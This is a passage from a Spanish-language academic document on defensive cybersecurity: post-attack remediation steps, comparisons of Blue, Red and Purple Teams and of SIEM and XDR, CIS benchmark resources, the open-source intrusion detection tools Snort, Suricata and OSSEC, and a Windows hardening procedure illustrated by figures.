manera efectiva a un ataque informático en tiempo real, minimizando el impacto en la organización y protegiendo los activos de información.

12.1. Paso a Paso para Subsanar el Sistema Después del Ataque del Payload

Para subsanar el sistema después de un ataque ejecutado por el equipo Red Team, es crucial seguir un proceso sistemático para restaurar la integridad y la seguridad del sistema comprometido. A continuación, se presenta un paso a paso realizado para subsanar el sistema ante el evento del Payload teniendo en cuenta el ataque ejecutado desde el ejercicio:

Paso 1. El primer paso es aislar el sistema comprometido de la red para evitar que el atacante continúe causando daño o exfiltrando datos sensibles.

Paso 2. Realizar un análisis inicial para determinar cómo se llevó a cabo el ataque, qué tipo de payload o malware se utilizó y cuál fue el vector de ataque empleado por el equipo Red Team.

Paso 3. Preservar cualquier evidencia digital relacionada con el ataque para su análisis forense posterior. Esto puede incluir registros de eventos, archivos sospechosos, capturas de pantalla, entre otros.

Paso 4. Identificar y detener cualquier proceso o actividad maliciosa que esté en curso en el sistema comprometido. Esto puede implicar detener procesos sospechosos, eliminar archivos maliciosos y deshabilitar conexiones de red no autorizadas.

Paso 5. Si es posible, restaurar el sistema comprometido desde una copia de seguridad conocida y limpia para eliminar cualquier rastro del ataque y garantizar la integridad del sistema.

Paso 6. Una vez restaurado el sistema, aplicar todos los parches y actualizaciones de seguridad disponibles para corregir las vulnerabilidades que podrían haber sido explotadas durante el ataque.

Paso 7. Revisar y fortalecer la configuración de seguridad del sistema, incluyendo la configuración del firewall, políticas de seguridad, permisos de usuario y otros controles de acceso.

Paso 8. Realizar un análisis forense exhaustivo del sistema comprometido para identificar la causa raíz del ataque, los métodos utilizados por el equipo Red Team y cualquier indicador de compromiso que pueda haber sido dejado en el sistema.

Paso 9. Basado en los hallazgos del análisis forense, actualizar los procedimientos y políticas de seguridad de la organización para prevenir futuros ataques similares y mejorar la postura de seguridad general.

Paso 10. Implementar medidas de monitoreo continuo y respuesta proactiva para detectar y responder rápidamente a futuros intentos de intrusión o compromiso.

Siguiendo estos pasos, se pudo subsanar el sistema después de un ataque ejecutado por el equipo Red Team y restaurar la integridad y la seguridad del entorno de manera efectiva.

Tabla 1 - Diferenciación entre Equipos Blue, Red y Purple Team, y CSIRT

Aspecto	Blue Team	Red Team	Purple Team	Equipos CSIRT
Función	Defensa y seguridad de los sistemas.	Simulación de ataques cibernéticos.	Combinación de elementos de Blue y Red Team.	Manejo y respuesta a incidentes de seguridad.
Actividades	Monitoreo de la red y sistemas, implementación de medidas de seguridad, detección y respuesta a amenazas, gestión de incidentes, mantenimiento de la postura de seguridad.	Ejecución de pruebas de penetración, identificación de vulnerabilidades, explotación de sistemas, evaluación de la eficacia de las defensas.	Colaboración en la planificación y ejecución de pruebas de seguridad, intercambio de conocimientos y mejores prácticas, revisión conjunta de hallazgos y lecciones aprendidas.	Detección y análisis de incidentes, contención y mitigación de riesgos, recuperación de sistemas comprometidos, análisis forense, coordinación con partes interesadas internas y externas.
Enfoque	Fortalecimiento de las defensas de una organización	Actuar como adversario simulado para identificar debilidades en	Facilitar la comunicación y colaboración entre Blue y	Respuesta rápida y efectiva a incidentes de seguridad para

y protección de sus activos de información.	los sistemas y mejorar la postura de seguridad.	Red Team para mejorar la eficacia de las pruebas de seguridad y la respuesta a incidentes.	minimizar el impacto en la organización y proteger sus activos de información.

Fuente. Elaboración propia

Mientras que el equipo Blue Team se enfoca en la defensa y seguridad de los sistemas, el equipo Red Team realiza pruebas simuladas de ataque, el equipo Purple Team fomenta la colaboración entre ambos y los equipos de respuesta a incidentes informáticos se ocupan de manejar y responder a incidentes reales cuando ocurren. Cada uno desempeña un papel crucial en el panorama de la ciberseguridad, contribuyendo a la protección y resiliencia de las organizaciones frente a las amenazas cibernéticas.

13. Función y Tutorial de CIS (Center for Internet Security) en Equipos Blue Team

Dentro de los equipos Blue Team, el Center for Internet Security (CIS) desempeña un papel fundamental al proporcionar pautas, mejores prácticas y recursos para fortalecer la seguridad de los sistemas de una organización. Las principales funciones de CIS dentro de los equipos Blue Team incluyen:

- CIS desarrolla Benchmarks de seguridad, que son guías detalladas y específicas para diversas tecnologías y plataformas, incluyendo sistemas operativos, servidores, aplicaciones y dispositivos de red. Estas Benchmarks ofrecen configuraciones seguras recomendadas y ayudan a los equipos Blue Team a fortalecer sus defensas contra una amplia gama de amenazas cibernéticas.
- CIS promueve la adopción de mejores prácticas de seguridad cibernética a través de sus Benchmarks y otros recursos. Estas prácticas incluyen la implementación

de controles de seguridad, la gestión adecuada de contraseñas, la aplicación de parches y actualizaciones de seguridad, entre otros aspectos fundamentales de la seguridad de la información.

- CIS proporciona orientación técnica y asesoramiento sobre temas de seguridad cibernética a los equipos Blue Team. Esto puede incluir recomendaciones sobre cómo configurar sistemas de manera segura, cómo responder a incidentes de seguridad y cómo mitigar vulnerabilidades conocidas.
- CIS facilita la colaboración y el intercambio de información entre profesionales de la seguridad cibernética a través de su comunidad en línea y eventos educativos. Esto permite que los equipos Blue Team se mantengan al tanto de las últimas amenazas y tendencias en seguridad, y les brinda la oportunidad de aprender de las experiencias de otros profesionales.

CIS juega un papel crucial en apoyar los esfuerzos de los equipos Blue Team al proporcionar orientación, recursos y mejores prácticas de seguridad cibernética. Al seguir las recomendaciones y pautas de CIS, los equipos Blue Team pueden fortalecer sus defensas y proteger efectivamente los activos de información de una organización contra las amenazas cibernéticas.[23]

14. Tutorial sobre cómo funciona el Center for Internet Security (CIS) y cómo encontrar los recursos y tutoriales que ofrece:

Paso 1: Acceder al sitio web de CIS

- Abre tu navegador web preferido.
- En la barra de direcciones, escribe "www.cisecurity.org" y presiona Enter.
- Serás dirigido al sitio web oficial del Center for Internet Security.

[23] Angarita, J. CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM JH. 2021.

Paso 2: Explorar los recursos y tutoriales

- Una vez en el sitio web de CIS, explora las diferentes secciones del menú principal. Puedes encontrar enlaces como "Benchmarks", "Best Practices", "Resources", o "Solutions".
- Haz clic en la sección que te interese. Por ejemplo, si estás buscando Benchmarks para sistemas operativos, podrías hacer clic en "Benchmarks" o "Best Practices".
- Dentro de la sección seleccionada, busca enlaces específicos que te dirijan a los recursos que necesitas. Por ejemplo, podrías encontrar enlaces como "Windows 10 Benchmark" o "Security Best Practices Guide".
- Haz clic en el enlace relevante para acceder al recurso que deseas explorar.

Paso 3: Descargar y utilizar los recursos

- Una vez que accedas al recurso deseado, revisa el contenido proporcionado. Puedes encontrar guías detalladas, documentos PDF, listas de verificación, herramientas de evaluación y más.
- Si deseas descargar un recurso, busca un enlace de descarga o un botón designado para este propósito.
- Haz clic en el enlace de descarga y sigue las instrucciones para guardar el recurso en tu computadora o dispositivo.

Paso 4: Implementar las mejores prácticas y recomendaciones

- Utiliza los recursos y tutoriales descargados para implementar las mejores prácticas y recomendaciones de seguridad en tus sistemas y redes.
- Sigue las instrucciones proporcionadas en los documentos para configurar correctamente tus sistemas y mejorar tu postura de seguridad cibernética.
- Considera la posibilidad de realizar evaluaciones periódicas utilizando las herramientas y listas de verificación proporcionadas por CIS para garantizar el cumplimiento continuo de las mejores prácticas de seguridad.

Paso 5: Mantenerse actualizado

- Regresa al sitio web de CIS periódicamente para buscar actualizaciones, revisiones o nuevos recursos que puedan estar disponibles.
- Mantente al tanto de las noticias y alertas de seguridad proporcionadas por CIS para estar informado sobre las últimas amenazas y vulnerabilidades.

Recomendación: Considera unirte a la comunidad de CIS para acceder a recursos exclusivos, participar en discusiones y colaborar con otros profesionales de la ciberseguridad.

Siguiendo estos pasos, podrás aprovechar al máximo los recursos y tutoriales que ofrece el Center for Internet Security para mejorar la seguridad de tus sistemas y redes.

Tabla 2. Diferencias entre SIEM y XDR

Característica	**SIEM**	**XDR**
Significado	Sistema de gestión de información y eventos de seguridad.	Plataforma de detección y respuesta extendida.
Enfoque	Se centra en la recopilación, correlación y análisis de registros de eventos de seguridad.	Amplía la cobertura para incluir endpoints, redes y otros puntos de datos.
Datos que recopila	Principalmente registros de eventos de seguridad, incluyendo registros de firewalls, registros de servidores, registros de aplicaciones, entre otros.	Datos de múltiples fuentes, incluyendo endpoints, redes, aplicaciones, nubes, entre otros.
Funcionalidades	Análisis de seguridad, correlación de eventos, generación de alertas, gestión de incidentes,	Detección avanzada de amenazas, análisis de comportamiento, respuesta

	cumplimiento normativo.	automatizada a incidentes, orquestación de seguridad.
Integración de datos	Integra datos de diferentes fuentes de seguridad y redes para un análisis centralizado.	Se integra con endpoints, redes y otros sistemas de seguridad para proporcionar una vista más amplia y contexto adicional.
Automatización	Capacidad limitada de automatización para tareas de seguridad.	Incorpora automatización avanzada para acciones de respuesta a incidentes, como la contención y la remediación.
Alcance	Centrado en la monitorización de eventos de seguridad y gestión de logs.	Amplio alcance que abarca detección, investigación y respuesta automatizada a amenazas en varios puntos de la infraestructura de seguridad.[24]

Fuente. Elaboración propia.

15. Herramientas GPL para Detección de Ataques Informáticos

Snort: Snort es un sistema de detección de intrusiones de red (NIDS) de código abierto y una de las herramientas más populares en su categoría. Puede realizar análisis en tiempo real del tráfico de red en busca de patrones y firmas asociadas con ataques conocidos.

Características:

- Detección de intrusiones basada en reglas.

[24] Advance. XDR VS SIEM - Advance Networks. https://advance-nt.com [página web]. [Consultado el 9, abril, 2024]. Disponible en Internet: <https://advance-nt.com/2021/08/10/xdr-vs-siem/>.

- Soporte para múltiples protocolos de red.
- Personalización de reglas para adaptarse a las necesidades específicas.
- Integración con otras herramientas de seguridad y sistemas de gestión de eventos de seguridad (SIEM).[25]

Suricata: Suricata es otro sistema de detección de intrusiones de red (NIDS) de código abierto que ofrece un rendimiento excepcional y capacidades avanzadas de análisis de tráfico de red. Es altamente escalable y puede detectar una amplia gama de amenazas en tiempo real.

Características:

- Análisis de tráfico en tiempo real con alta velocidad y rendimiento.
- Detección de amenazas basada en reglas y patrones de comportamiento.
- Soporte para la inspección profunda de paquetes (DPI) para una mayor visibilidad.
- Integración con otros sistemas de seguridad y herramientas de gestión.

OSSEC: OSSEC (Open Source HIDS Security) es un sistema de detección de intrusiones basado en host (HIDS) de código abierto que proporciona monitoreo de integridad del sistema, detección de intrusiones y respuesta a incidentes en entornos distribuidos.

Características:

- Monitoreo de logs y archivos críticos del sistema en busca de actividades sospechosas.
- Detección de cambios en archivos de sistema y registros.
- Análisis de registros de eventos para identificar patrones de comportamiento anómalos.
- Alertas en tiempo real y notificaciones de incidentes.


Estas son tres herramientas de detección de ataques informáticos de código abierto con licencia GPL que son ampliamente utilizadas en la comunidad de seguridad cibernética

[25] SNORT. Snort. https://www.snort.org/ [página web]. [Consultado el 9, abril, 2024]. Disponible en Internet: <https://www.snort.org/>.

para fortalecer las defensas contra amenazas informáticas.[26]


16. Procedimiento para Asegurar y Erradicar el Ataque Ejecutado en el Anexo 5 - Escenario 4

Figura 34 - Guía de Hardenización[27]



Fuente: Elaboración propia.


Figura 35 - ¿Qué es el Hardening? [28]



Fuente: Elaboración propia.


[26] OSSEC. OSSEC - World's Most Widely Used Host Intrusion Detection System - HIDS. OSSEC [página web]. [Consultado el 9, abril, 2024]. Disponible en Internet: <https://www.ossec.net/>.
[27] Ibáñez, C. GUÍA DE HARDENING PARA ELEVAR LOS NIVELES DE SEGURIDAD Y MINIMIZAR LOS RIESGOS DEL TELETRABAJO. 2020.
[28] Villamil, F. MANUAL HARDENING PARA EQUIPOS Y SERVIDORES WINDOWS. 2022.

Figura 36 - Actualizaciones del Sistema Operativo




Fuente: Elaboración propia.

Figura 37 - Configuración de Windows Update




Fuente: Elaboración propia.

Figura 38 - Control de Usuarios




Fuente: Elaboración propia.

Figura 39 - Configuración del Firewall




Fuente: Elaboración propia.

Figura 40 - Instalación de antivirus/malware




Fuente: Elaboración propia.

Figura 41 - Seguridad en navegadores




Fuente: Elaboración propia.

Figura 42 - Deshabilitar ejecución automática



